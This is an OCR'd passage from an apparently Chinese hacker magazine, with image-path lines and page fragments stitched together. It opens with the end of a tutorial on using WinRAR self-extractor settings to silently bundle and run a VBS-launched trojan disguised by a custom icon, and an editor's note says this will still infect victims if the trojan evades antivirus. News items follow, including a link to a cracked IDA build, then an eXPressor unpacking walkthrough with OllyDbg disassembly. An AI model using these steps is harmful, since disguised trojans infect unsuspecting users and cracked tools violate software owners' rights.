





图3 设置高级选项

在解压路径里写上“C:\Program Files\Internet Explorer”，再在下面的“解压后运行”中写上“run.vbs”。接着切换到“模式”选项页，在“安静模式”中选择“全部


图4 设置模式


图5 设置图标


图6 捆绑前后对比

隐藏”，下面的“覆盖模式”中选择“覆盖所有文件”，如图4。

再切换到“文本和图标”选项页，在“从文件加载自解压文件图标”旁点击“浏览”，选择你喜欢的图标，如图5。

最后“确定”就行了，生成的自解压文件就是捆绑后的文件了，如图6。

怎么样？挺不错的吧！要捆绑多少个文件都可以，只需在代码处适当地加上几行即可。不过要注意一下，自解压的路径可以随意改，但是一定要与VBS脚本代码里的一致。

看到这里大家应该都明白了吧？所谓的“永不被查杀的捆绑器”只不过是巧妙地运用了winrar和vbs脚本而已。其实大家只要在平时多开动一下脑筋，就一定会有意外发现的！

编辑点评：其实现在很多人下载东西基本很少查杀后再用，所以经过本文所述的设置，相信中招的还是会有的。当然，前提是这个马是免杀的，如果没做免杀处理，我相信杀软还是可以查杀出来的。

Cracker 10086

86的破言破语

最近看到的一些报道，最多的就是台湾的水灾了。看来台风莫拉克对台湾造成的影响也实在太大了，希望灾区的人民能够尽快重建家园。另外最近经常看到股市是一时涨，一时跌，一些股民的心理起伏也是非常大的，所以股票风险还是比较大，入市还是需要很谨慎，很谨慎。

快九月了，有些地方也该是入秋的季节了，天气也开始凉爽起来。一个很好的季节很快就要来临了，其实我是非常喜欢秋天的，只是在家这边，我也只能在12月份才能感觉到秋季的气息，所以很是羡慕北方的朋友们。

最近了解到一些朋友到北京去了，有去找工作的，有去旅游的，还有的就是去上班的。但不管怎么样，北京经过奥运的洗礼，确实是比原来美化了不少，只是交通方面还确实需要努力。因为车辆多了，塞车就成了很平常的事情，如果住的地方是靠近地铁站的话，那确实是一个不错的选择，又或者是直接住在公司的对面。

每月破新闻

1、《UpK 论坛 2008 精华集》

摘引部分原话：

“《UpK论坛2008精华集》收录了UpK软件安全社区20080101—20081231期间的精华内容；收录的所有文章仅为学习研究，任何人不得将其用于非法，否则一切后果自负；收录的帖子和图片相关版权归各作者等版权所有人拥有。”

UpK论坛也开始像看雪论坛一样开始每年搞一次精华集，虽然UpK论坛是后来居上的论坛，但是人气一点也不比看雪论




图1

坛差。UpK论坛也经常有很多高手在里面讨论各种话题，有技术方面的，也有工作、生活方面的，对于初学者是一个好的去处。

相关连接：http://www.unpack.cn/viewthread.php?tid=36799

2、IDA 5.5.0.952非完全破解版

摘引部分原话：

“是在Demo版的基础上进行了修改：去除了Demo显示信息窗口；去除了试用过期限制；可分解自己；去除了Demo版的30分钟限制。但是没有实现保存和载入的数据，不是完全的破解，因为Demo版本身不包含保存的代码，感觉有作用，但不大，需要的朋友可以先安装完IDA Demo 5.5，然后将破解中的文件覆盖安装路径下的对应文件即可。”

相关连接：http://download.csdn.net/source/1576426

3、给ollydbg自动添加注释的插件

引用作者原话：

“这是一个ollydbg插件，很多牛人看汇编像看C语言一样，本人没那个水平，就想od自动解释一些汇编语句，所以编写了此插件。本插件只跟踪F8、F7按键，开启服务后，按F8、F7就自动给当前语句添加注释。刚编写完，很多语句解释不当，请大家指点。特注：

(1) 整个插件是建立在词法解析与语法分析的基础上的，所以有着很大的局限性；

(2) 有些语法是没有解析的，没有解析的语法是分析不出来，或分析出来也是错误的；

(3) 最主要的有两种情况：

第一种：在OD选项中用了“反调试”中“显示符号地址”，我没有做语法处理的，请除掉选择。

第二种：在OD选项中用了“反调试”中“显示本址模块名称”，我没有做语法处理的，请除掉选择。

(以上新闻所提到的CHM、软件、插件已收录在本期光盘中)



手脱eXPressor并寻找失落的IAT函数

文 December

从本文你可以学习到：

1、手动脱壳的常规方法

2、手动查找IAT函数

大家好，最近我发现了一个问题，原来技术不进步是会退步的！这不，一段时间没玩脱壳了，发现连简单的壳居然也脱得非常吃力。虽然如此，但是最后还是以胜利终结，因为涉及手工寻找IAT，记得以前没和大家探讨过，所以这次借本期杂志给大家介绍一下eXPressor壳，和大家分享我的脱壳过程。不多说了，马上开干！

拿出我们的查壳工具Peid对程序扫描一下，结果如图1。




图1 Pied扫描结果

在1处可以看到扫描的结果，显示为“eXPressor V1.4.5.1 -> CGSoftLabs”；在2处可以看到区段名为“.ex_cod”。有一部分的加壳工具（一般是加密壳）加壳后会增加/减少或者改变区段名，虽然通过区段名并不能直接看出是什么壳，因为这个区段名是可以自定义的，但是留意一下区段名还是可以猜猜是什么壳。记得某大牛曾经说过：“猜，也是一种艺术”。




图2 “异常”设置

既然知道了是eXPressor加的壳，下面就把它丢进OD里面去看看吧。不过在动手前先把“调试选项”的“异常”设置一下，如图2。

使用OD载入目标程序后会停在壳的入口处，如图3。




图3 停在壳入口处

从图3中可以看到004B9891地址处的“eXPr-v.1.4.”，说明了壳名称和版本信息。按F8往下看代码：

```
004B98B9   |.  890D 0C904B0>mov dword ptr ds:[4B900C],ecx
;  ecx=400000 MZP头
004B98BF   |.  833D 10904B0>cmp dword ptr ds:[4B9010],0
004B98C6   |.  74 16         je short ASPack_U.004B98DE
;  相等就跳
............
004B9906   |>  \6A 04        push 4
; /Protect = PAGE_READWRITE
004B9908   |.  68 00100000   push 1000
; |AllocationType = MEM_COMMIT
004B990D   |.  68 04010000   push 104
; |Size = 104 (260.)
004B9912   |.  6A 00         push 0
|Address = NULL
004B9914   |.  FF15 C4904B0>call dword ptr ds:[<&KERNEL32.VirtualAlloc>]
; \VirtualAlloc  /// 申请260个字节内存空间
............
004B991D   |.  68 04010000   push 104
; /BufSize = 104 (260.)
004B9922   |.  FF75 EC       push dword ptr ss:[ebp-14]
; |PathBuffer
004B9925   |.  FF75 08       push dword ptr ss:[ebp+8]
; |hModule
004B9928   |.  FF15 DC904B0>call dword ptr ds:[<&KERNEL32.GetModuleFileNameA>]  ; \GetModuleFileNameA
004B992E   |.  8B4D EC       mov ecx,dword ptr ss:[ebp-14]
004B9931   |.  8D4401 FF     lea eax,dword ptr ds:[ecx+eax-1]
004B9935   |.  8945 AC       mov dword ptr ss:[ebp-54],eax
004B9938   |>  8B45 AC       /mov eax,dword ptr ss:[ebp-54]
004B993B   |.  0FBE00        |movsx eax,byte ptr ds:[eax]
004B993E   |.  83F8 5C       |cmp eax,5C
004B9941   |.  74 09         |je short ASPack_U.004B994C
004B9943   |.  8B45 AC       |mov eax,dword ptr ss:[ebp-54]
004B9946   |.  48            |dec eax
004B9947   |.  8945 AC       |mov dword ptr ss:[ebp-54],eax
004B994A   |.^ EB EC         \jmp short ASPack_U.004B9938
```

这一段代码主要是确认MZP头，申请260个字节内存空间，然后再获取自身路径。

```
............
004B99B3   |.  894D F0       mov dword ptr ss:[ebp-10],ecx   ;  PE
004B99B6   |.  8B45 F0       mov eax,dword ptr ss:[ebp-10]
004B99B9   |.  05 F8000000   add eax,0F8
004B99BE   |.  8945 C4       mov dword ptr ss:[ebp-3C],eax
;  .data区段名
004B99C1   |.  A1 08904B00   mov eax,dword ptr ds:[4B9008]
............
004B9BFB   ·  FF15 D4904B00  |call dword ptr ds:[<&KERNEL32.VirtualProtect>]   ; kernel32.VirtualProtect
004B9C01      8B45 B4        |mov eax,dword ptr ss:[ebp-4C]
004B9C04      8B0D 0C904B00  |mov ecx,dword ptr ds:[4B900C]
;  ASPack_U.00400000
004B9C0A      0348 0C        |add ecx,dword ptr ds:[eax+C]
004B9C0D      894D F4        |mov dword ptr ss:[ebp-C],ecx
004B9C10      FF75 F4        |push dword ptr ss:[ebp-C]
004B9C13      FF15 D0904B00  |call dword ptr ds:[<&KERNEL32.GetModuleHandleA>]   ; kernel32.GetModuleHandleA
```

```
004B9C19    8945 D4        |mov dword ptr ss:[ebp-2C],eax
004B9C1C    837D D4 00     |cmp dword ptr ss:[ebp-2C],0
004B9C20    75 10          |jnz short ASPack_U.004B9C32
004B9C22    6A 08          |push 8
004B9C24    6A 00          |push 0
004B9C26    FF75 F4        |push dword ptr ss:[ebp-C]
004B9C29    FF15 CC904B00  |call dword ptr ds:[<&KERNEL32.LoadLibraryExA>]    ; kernel32.LoadLibraryExA
004B9C2F    8945 D4        |mov dword ptr ss:[ebp-2C],eax
004B9C32    837D D4 00     |cmp dword ptr ss:[ebp-2C],0
004B9C36    75 38          |jnz short ASPack_U.004B9C70
004B9C38    8B7D F4        |mov edi,dword ptr ss:[ebp-C]
004B9C3B    8B45 FC        |mov eax,dword ptr ss:[ebp-4]
004B9C3E    0345 B0        |add eax,dword ptr ss:[ebp-50]
004B9C41    8BD0           |mov edx,eax
004B9C43    83C9 FF        |or ecx,FFFFFFFF
004B9C46    33C0           |xor eax,eax
004B9C48    F2:AE          |repne scas byte ptr es:[edi]
004B9C4A    F7D1           |not ecx
004B9C4C    2BF9           |sub edi,ecx
004B9C4E    8BF7           |mov esi,edi
004B9C50    8BC1           |mov eax,ecx
004B9C52    8BFA           |mov edi,edx
004B9C54    C1E9 02        |shr ecx,2
004B9C57    F3:A5          |rep movs dword ptr es:[edi],dword ptr ds:[esi]
004B9C59    8BC8           |mov ecx,eax
004B9C5B    83E1 03        |and ecx,3
004B9C5E    F3:A4          |rep movs byte ptr es:[edi],byte ptr ds:[esi]
004B9C60    6A 08          |push 8
004B9C62    6A 00          |push 0
